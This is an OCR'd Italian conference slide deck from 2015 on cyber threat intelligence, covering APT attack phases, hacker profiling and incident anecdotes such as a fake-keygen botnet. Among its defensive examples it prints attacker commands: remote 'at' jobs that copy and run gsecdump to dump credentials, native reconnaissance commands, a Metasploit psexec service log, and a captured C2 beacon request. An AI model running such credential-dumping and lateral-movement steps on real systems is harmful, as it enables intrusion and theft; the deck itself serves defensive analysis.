Intelligence in "Cyberwar" scenarios

aka the continuous feeling that we are missing out something… :(

Versione Pubblica

Raoul Chiesa, Daniele Nicita

17 Marzo 2015, Percorso Professionale Tecnico

SECURITY SUMMIT, MILANO

AGENDA

- I relatori
- Partiamo dal Rapporto CLUSIT 2014
- Intelligence: cosa è e cosa dovrebbe essere
- Qualche storia vera
- Conclusioni
- Contatti, Q&A

I Relatori


Raoul Wolf Chiesa – risolve il problema

Daniele Quentin Nicita – fornisce l'infrastruttura necessaria a Wolf affinché possa risolvere il problema

Facing the «new world» within 2020

- Videoclip: Will you be ready? (Did You know, 2011)

Evolution of cyber attacks



Partiamo dal Rapporto CLUSIT 2014

- **Basso numero** di «attacchi gravi»
  Su 1.152 solo 35 in Italia – 3% non verosimile
  «ci sono due tipi di aziende, Quentin….»
- **Cyber Crime vs Hacktivism**
  Italia **17%**
  Media Internazionale **57%**


Quali sono le possibili cause?

- Siamo più bravi degli altri…
- Italiani brava gente…
- Sana (o insana) omertà…
- **The continuous feeling that we are missing out something**

Partiamo dal Rapporto CLUSIT 2014

- Cronica **mancanza di informazioni** pubbliche
- Assenza della **cultura dell'Information Sharing** (finte/istituzionali -> sì!)
- **Scarsa partecipazione ad eventi esteri**
- Mancanza di **processi e tecnologia**
- **Non utilizzo di serious sources per i «feeds»**
- Il «Piano nazionale per la protezione cibernetica e la sicurezza informatica» indica:
  - ✓ **Condivisione dell'Intelligence**
  - ✓ **Breach disclosure**

E’ una sensazione duratura?



69% delle aziende scopre di essere stata compromessa **da fonti esterne**

- Service Provider che vuole vendere un upgrade di banda
- Servizi Segreti non nazionali
- Log di C2
- Giornali
- Mandiant
- «anime buone» come Wolf (aneddoto)

Remediation dopo 205 giorni???

- **Circa 50% dei sistemi compromessi non ha malware a bordo**

Source: Mandiant Threat Report 2015

Real-life examples

- ANSA, 29 settembre 2014

http://www.ansa.it/sito/notizie/tecnologia/software_app/2014/09/29/parcheggi-e-biglietterie-nuovo-obiettivo-hacker_8c6b810d-c10e-45b7-9fd0-839bff92b5b0.html

EDIZIONI ANSA > Mediterraneo | Europa | NuovaEuropa | Latina | Brasil | English | Realestate

ANSA.it Software&App

Fai la ricerca

Cronaca | Politica | Economia | Regioni + | Mondo | Cultura | Tecnologia

PRIMOPIANO • HI-TECH • INTERNET & SOCIAL • TELECOMUNICAZIONI • SOFTWARE & APP

ANSA.it › Tecnologia › Software & App › Parcheggi e biglietterie, nuovo obiettivo hacker

Parcheggi e biglietterie, nuovo obiettivo hacker

Esperto, carte credito ora clonate da 'totem' casse automatiche

Titti Santamato

29 settembre 2014
20:27
ANALISI

Suggerisci
Facebook
Twitter
Google+
Altri
A+ A A-
Stampa
Scrivi alla redazione

Parcheggi e biglietterie, nuovo obiettivo hacker

CLICCA PER INGRANDIRE

Non solo bancomat, acquisti via Internet e transazioni di e-banking, nel mirino degli hacker ci sono ora le casse automatiche, quelle che comunemente usiamo per fare un biglietto del treno in stazione o per pagare il parcheggio in città. A lanciare l'allarme un team Usa-italiano di esperti nel settore sicurezza.

"Stiamo seguendo da diversi mesi le tracce di svariati gruppi di cybercriminali che si sono specializzati nelle frodi via Pos. Esistono da anni ma quello che è cambiato è il modus operandi di questi gruppi

Real-life examples

SLIDE NON DISPONIBILE NELLA VERSIONE PUBBLICA DI QUESTA PRESENTAZIONE


Real-life examples

SLIDE NON DISPONIBILE NELLA VERSIONE PUBBLICA DI QUESTA PRESENTAZIONE

Real-life examples

SLIDE NON DISPONIBILE NELLA VERSIONE PUBBLICA DI QUESTA PRESENTAZIONE

Cash out


Extracted Track 2 Data
1
Credit Cards Preparation
2
"Money Mules" Orders
3
Converting into real money
4

Da “cosa” è causata questa sensazione?

“CHI” e non “cosa”

C’E’ UN **ESSERE UMANO** ALLA TASTIERA

ATTACCHI SU MISURA, **MIRATI** PRECISAMENTE SU DI VOI

PENSATI E TESTATI PER AGGIRARE LE DIFESE TRADIZIONALI

Professionisti

SPESSO SPONSORIZZATI DA **GOVERNI**

DIVISIONE DEI COMPITI NELLE VARIE **FASI DELL’ATTACCO**

CAPACI DI ALZARE IL LIVELLO DI SOFISTICAZIONE **SE NECESSARIO**

Ritornano

HANNO **OBIETTIVI** SPECIFICI


STRUMENTI DI **PERSISTENZA**

FOCALIZZATI NEI LORO OBIETTIVI

UNICO VERO ROI MISURABILE NELLA SECURITY!

Perchè l'Intelligence è fondamentale

Gli avversari si muovono in modo metodico per ottenere e mantenere accesso persistente alle reti delle vittime



Il "malware" è usato il meno possibile, solo quando è strettamente necessario e per un periodo limitato di tempo

Qualche Storia vera

- Mix di **esempi reali** a.k.a. nessuna chiacchera da bar su cosa sia possibile fare o meno….. Bensì tutte cose già fatte e viste (purtroppo!)
- Offuscati quanto basta per non dare visibilità di dati sensibili a.k.a. **le informazioni dei Clienti sono dei Clienti**
- Tutti gli screenshot sono stati ricreati e non sono originali

A chi dareste priorità?

Per ogni singolo evento di una soluzione di Detection, le **prime domande da porsi sono**:

- **Da dove** comincio?
- Che **significa**?
- E' un **FP**?
- Quanto in **dettaglio** devo arrivare per capirlo?
- Questo evento ha priorità sufficiente per giustificare una analisi così **impegnativa**?

Malware "evoluto"

1429		Android.PJApps
1428		Malicious.URL
454	exe	Trojan.Sefnit
453	jar	Troj/ClsLdr-Gen
452	exe	Trojan.ZBot
451	exe	Trojan.ZBot
1400		Android.PJApps

Just a DNS query

Server DNS Name: *www.igca.yourtrap.com*

Actionable Intelligence + Intelligence


```
IP 192.168.1.96.63352 > 192.168.1.1.53: UDP, length 39
E..C_...@......`.....x.5./.r.d..........www.igca.yourtrap.com.....
```

APT 25

Exploit an application or OS vulnerability

- MD5s
- Preferred vulnerabilities
- Preferred vectors

ESTREMAMENTE DINAMICO = POCO UTILE



Callback to Command & Control

- Domini utilizzati
- C2 utilizzati

LEGGERMENTE MENO DINAMICO = COMINCIA A ESSERE UTILE

Malware Download

- Evasion Techniques
- XOR
- Binary reconstruction techniques
- MD5s del vero Malware

POCO DINAMICO = MOLTO UTILE

Data Exfiltration

- Communication channel for Data Exfiltration

POCO DINAMICO = MOLTO UTILE

Lateral Spread

- Modus Operandi
- APT Group
- Targeting

STATICO = ESTREMAMENTE UTILE per WOLF!

ACTIONABLE INTELLIGENCE

INTELLIGENCE

Profiling: at the beginning…

- **Black-hat**: those who violate information systems, with or without personal advantage. They are rallied on the "bad" side, crossing over the clear demarcation line between "love for hacking" and the deliberate execution of criminal actions. For these actors, it is normal to violate an information system and to penetrate it its most secret meanders, stealing information and, given their hacker's profile, reselling them to foreign countries.

- **Grey-hat**: those who don't want to be labeled as "black or white" and can consider themselves "ethical hackers." They often could have performed intrusions in information systems, but they have decided not to use this approach.

- **White-hat**: also defined "hunters", they have the necessary skill to be a black-hat, but they have decided to side with "the good guys". They collaborate with the Authorities and the Police, they are in the first row in anti computer-crime operations, they are advisors for governments and companies; in their life they don't usually violate computer systems, or if they do, it is never for criminal purposes or for economic gain.

What the heck has changed then?

- What's really changed is the **attacker's typology.**
- From "bored teens", doing it for "*hobby and curiosity*" (obviously: during night, pizza-hut's box on the floor and cans of Red Bull)….
- ...to teenagers and adults not mandatory "ICT" or "hackers": they just **do it for the money**.
- What's changed is the **attacker's profile**, along with its **justifications, motivations and reasons**.
- And, **Organized Crime** took all of this over ☹
  - Along with Nation States….

The actors? Profiling «hackers»

HPP v1.0 - Zoom: correlation standards

Gender and age group
Background and place of residence

How hackers view themselves
Family background
Socio-economic background
Social relationships
Leisure activities
Education
Professional environment
Psychological traits
To be or to appear: the level of self-esteem
Presence of multiple personalities
Psychophysical conditions
Alcohol & drug abuse and dependencies
Definition or self-definition: what is a real hacker?
Relationship data
Handle and nickname
Starting age

Learning and training modalities
The mentor's role
Technical capacities (know-how)
Hacking, phreaking or carding: the reasons behind the choice
Networks, technologies and operating systems

Techniques used to penetrate a system

Individual and group attacks
The art of war: examples of attack techniques

Operating inside a target system

The hacker's signature
Relationships with the System Administrators

Motivations

The power trip
Lone hackers
Hacker groups

Favourite targets and reasons
Specializations
Principles of the Hacker Ethics

Acceptance or refusal of the Hacker Ethics
Crashed systems
Hacking/phreaking addiction
Perception of the illegality of their actions
Offences perpetrated with the aid of IT devices

Offences perpetrated without the use of IT devices
Fear of discovery, arrest and conviction
The law as deterrent
Effect of convictions

Leaving the hacker scene
Beyond hacking

unicri
advancing security, serving justice, building peace

Profiling....

	OFFENDER ID	LONE / GROUP HACKER	TARGET	MOTIVATIONS / PURPOSES
Wanna Be Lamer	9-16 years "I would like to be a hacker, but I can't"	GROUP	End-User	For fashion, It's "cool" => to boast and brag
Script Kiddie	10-18 years The script boy	GROUP: but they act alone	SME / Specific security flaws	To give vent of their anger / attract mass-media attention
Cracker	17-30 years The destructor, burned ground	LONE	Business company	To demonstrate their power / attract mass-media attention
Ethical Hacker	15-50 years The "ethical" hacker's world	LONE / GROUP (only for fun)	Vendor / Technology	For curiosity (to learn) and altruistic purposes
Quiet, Paranoid, Skilled Hacker	16-40 years The very specialized and paranoid attacker	LONE	On necessity	For curiosity (to learn) => egoistic purposes
Cyber-Warrior	18-50 years The soldier, hacking for money	LONE	"Symbol" business company / End-User	For profit
Industrial Spy	22-45 years Industrial espionage	LONE	Business company / Corporation	For profit
Government Agent	25-45 years CIA, Mossad, FBI, etc.	LONE / GROUP	Government / Suspected Terrorist/ Strategic company/ Individual	Espionage/ Counter-espionage Vulnerability test Activity-monitoring
Military Hacker	25-45 years	LONE / GROUP	Government / Strategic company	Monitoring / controlling / crashing systems

PROFILE	MAY BE LINKED TO	WILL CHANGE ITS BEHAVIOR?	TARGET	(NEW) MOTIVATIONS & PURPOSES
Wanna Be Lamer		No		
Script Kiddie	Urban hacks	No	Wireless Networks, Internet Café, neighborhood, etc..	
Cracker	Phishing Spam Black ops	Yes	Companies, associations, whatever	Money, Fame, Politics, Religion, etc…
Ethical Hacker	Massive Vulnerabilities	Probably	Competitors (Telecom Italia Affair), end-users	Big money
Quiet, Paranoid, Skilled Hacker	Black ops	Yes	High-level targets	Hesoteric request (i.e., hack "Thuraya" for us)
Cyber-Warrior	CNIs attacks Gov. attacks	Yes	"Symbols": from Dali Lama to UN, passing through CNIs and business companies	Intelligence ?
Industrial Spy		Yes	Business company / Corporation	For profit
Government Agent		Probably	Government / Suspected Terrorist/ Strategic company/ Individual	Espionage/ Counter-espionage Vulnerability test Activity-monitoring
Military Hacker		Probably	Government / Strategic company	Monitoring / controlling / crashing systems

Utile a chi e utile a cosa

Actionable Intelligence:

- Per analisi di Falsi Positivi
- Per trovare traccia dell'intrusione sui sistemi (IOC)
- Per capire che quell'evento deve essere analizzato in dettaglio

Intelligence:

- Per capire chi e cosa vuole da noi
- Per aiutare Wolf a gestire l'Incidente di Sicurezza e fare una (?) analisi forense

Che cosa facilità Wolf? a.k.a. Cosa è e cosa dovrebbe essere l'Intelligence

- Targeting
- Data Theft
- Infection Lifecycle details

- Non del «Malware» ma del «Gruppo» che ha usato il Malware (**e chissà cosa altro**)

Targeting e Data Theft

- Uno specifico **gruppo APT – "Gruppo di Lavoro"**
  - ✓ lavora su **obiettivi** ben specifici
  - ✓ organizza campagne mirate
  - ✓ interessato a pochi **Vertical** per **singola** campagna

- Esempio **log di un C2** (anche i cattivi usano i log)
  - ✓ Dati di diverse organizzazioni e query eseguite
  - ✓ Tutti enti governativi o enti di tipo diverso?
  - ✓ Analisi Organizzazioni / Obiettivi / Vertical → Valutazione del rischio

- **ROI** = rubare informazioni specifiche. Difficile pensare che lo stesso gruppo rubi dati di trivellazione e carte di credito nella stessa campagna…. (ma abbiamo visto di tutto ;)

Initial Compromise

- Spesso vengono usate differenti metodologie e codici diversi.
- Qualcosa più legata a singola campagna o a singola fase della campagna stessa che al gruppo APT
- Quasi sempre si utilizza spear phishing ed exploit “driven-by” su siti web pubblici
- Si cerca di preferire codice e metodologie note per essere **confusi nel rumore di fondo**

Metodi e codici così dinamici che spesso non hanno valore per Wolf… oppure no?

HTML Help file

- Windows Compiled HTML Help (CHM) al cui interno possiamo trovare un HTML e un .EXE compresso.
- Le informazioni per decomprimere l’eseguibile sono contenute nel file HTML.
- L’eseguibile è una variante della backdoor ENCORE compilato in **Marzo 2013** e utilizza C2 registrati **a inizio 2014**.

Establish Foothold

SLIDE NON DISPONIBILE NELLA VERSIONE PUBBLICA DI QUESTA PRESENTAZIONE

Privileges Escalation

- Diversi tool, opportunamente modificati, per non essere rilevati:
- ✓ GSECDUMP, Windows Credential Editor (WCE), MIMIKATZ, PWDump, and MSGina
- ✓ Normalmente lo scopo primario sono le credenziali di amministrazione per potersi poi muovere liberamente
- **Near 100% success! Basta non avere fretta…**

Una tecnica utilizzata:

- Si cerca di accedere a condivisioni amministrative nascoste (admin$, c$) su server remoti attraverso l'injecting di user hashes nella memoria.

at \\[remote server] 9:39 'copy c:\windows\system32\gse.exe
\\[remote server]\c$\winnt\system32\'
Added a new job with job ID = 1
at \\[remote server] 8:42 'cmd /c "gse.exe -a >> c:\winnt\system32\tttemp"'

Internal Reconnaissance

- Non più malware ma **azioni malevoli**
- **Comandi nativi**
- Spesso vengono utilizzati **script** contenuti in .CAB. Nessun malware, solo scripts.
- Per **comodità** il gruppo lavora in modo sempre uguale per facilitare il compito ai **colleghi**. Per esempio questo gruppo predilige usare le seguenti directory per appoggiare i loro file:

- Comandi tipicamente utilizzati:

time /t	netstat –ano	tasklist /v	ipconfig /all
net view	net user	net group /domain	systeminfo

makecab <file to compress> <destination>

Uso illegittimo di programma legittimo

How *psexec_command* works:

The *psexec_command* module writes the command to be executed and output file (a text file) to a Windows batch file. Both the text file and the Windows batch file are randomly generated 16-character file names.

It then executes the Windows batch file created in step 1.

Figure 1 shows service information that is written out to the Windows system event log.

```
A service was installed in the system.
Service Name: MRSWxwQmQxFGumEFsW
Service File Name: %COMSPEC% /C echo dir ^>
%SYSTEMDRIVE%\WINDOWS\Temp\TthwsVKvUhydrsNB.txt > \
WINDOWS\Temp\RbhRmgALAHcdyWXG.bat & %COMSPEC% /C
start %COMSPEC% /C \WINDOWS\Temp\RbhRmgALAHcdyWXG.
bat
Service Type: user mode service
Service Start Type: demand start
```

Figure 1: Metasploit *psexec_command* module service installation

Anche i seriali dei software…. ☺

Buongiorno,
[….]
qui in SB lavoriamo con **Intel Crawler**, azienda privata di cyber intelligence, e siamo membri di diverse community nel contrasto alle botnet.

Nel corso di un'indagine su una botnet utilizzata nel settore del contraffazione di medicinali farmaceutici ("Botnet Pharm", in gergo), abbiamo individuato un C&C (Command & Control) che risiede su un IP attestato presso l'ISP xxxxxxx.

La botnet e' abbastanza particolare, e' basata su applicazioni fasulle che sembrano dei keygen (generatori di numeri seriali per applicazioni software):

http://xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx

Anche i seriali dei software…. ☺

- nch_videopad_video_editor_professional_3_85_keygen.zip
- ImageIngester_Pro_3_5_01_keygen.zip
- Easy_CD_DA_Extractor_15_2_0_1_keygen.zip
- DiskDigger_v1_04_488_keygen.zip
- Rogue_Amoeba_Airfoil_for_Windows_3_6_3_keygen.zip
- R_Studio_7_5_Build_156292_Network_Edition_keygen.zip

Una volta che la vittima lancia il "keygen", uno dei dropper contatta siti web legittimi (come nel caso dell'IP in questione) e scarica dei files PNG, che contengono uno shellcode embedded.

Anche i seriali dei software…. ☺

Di seguito il traffico che vediamo passare dai nostri sensori:

GET
/report_N_0018_1ED74C47FF25CD01-6C20DDF6FF25CD01-3C86965EE025CD01-5CEB4047FF25CD01_4F4C4F4C4F2D41443135343337373 2_4F776E6572_9427F16E_2157F2B2_1_step_0
HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)
Host: 62.149.166.33
Cache-Control: no-cache

HTTP/1.1 404 Not Found
Date: Wed, 04 Feb 2015 12:06:23 GMT
Server: Apache
Content-Length: 411
Connection: close
Content-Type: text/html; charset=iso-8859-1

Anche i seriali dei software…. ☺

Qui sotto le cartelle per i report del C&C:
http://xxxxxxxxxxxxxxx
http://xxxxxxxxxxxxxxxxxxxxx

Come detto, il malware effettua anche il download di immagini PNG con shellcode al proprio interno:

http://xxxxxxxxxxxxxxxxxxxxxxxxxxxxxx.png

http://www.xxxxxxxxxxxxxxxxxxxx

Cio' che ci serve da voi sono informazioni relative all'indirizzo IP

Anche i seriali dei software…. ☺

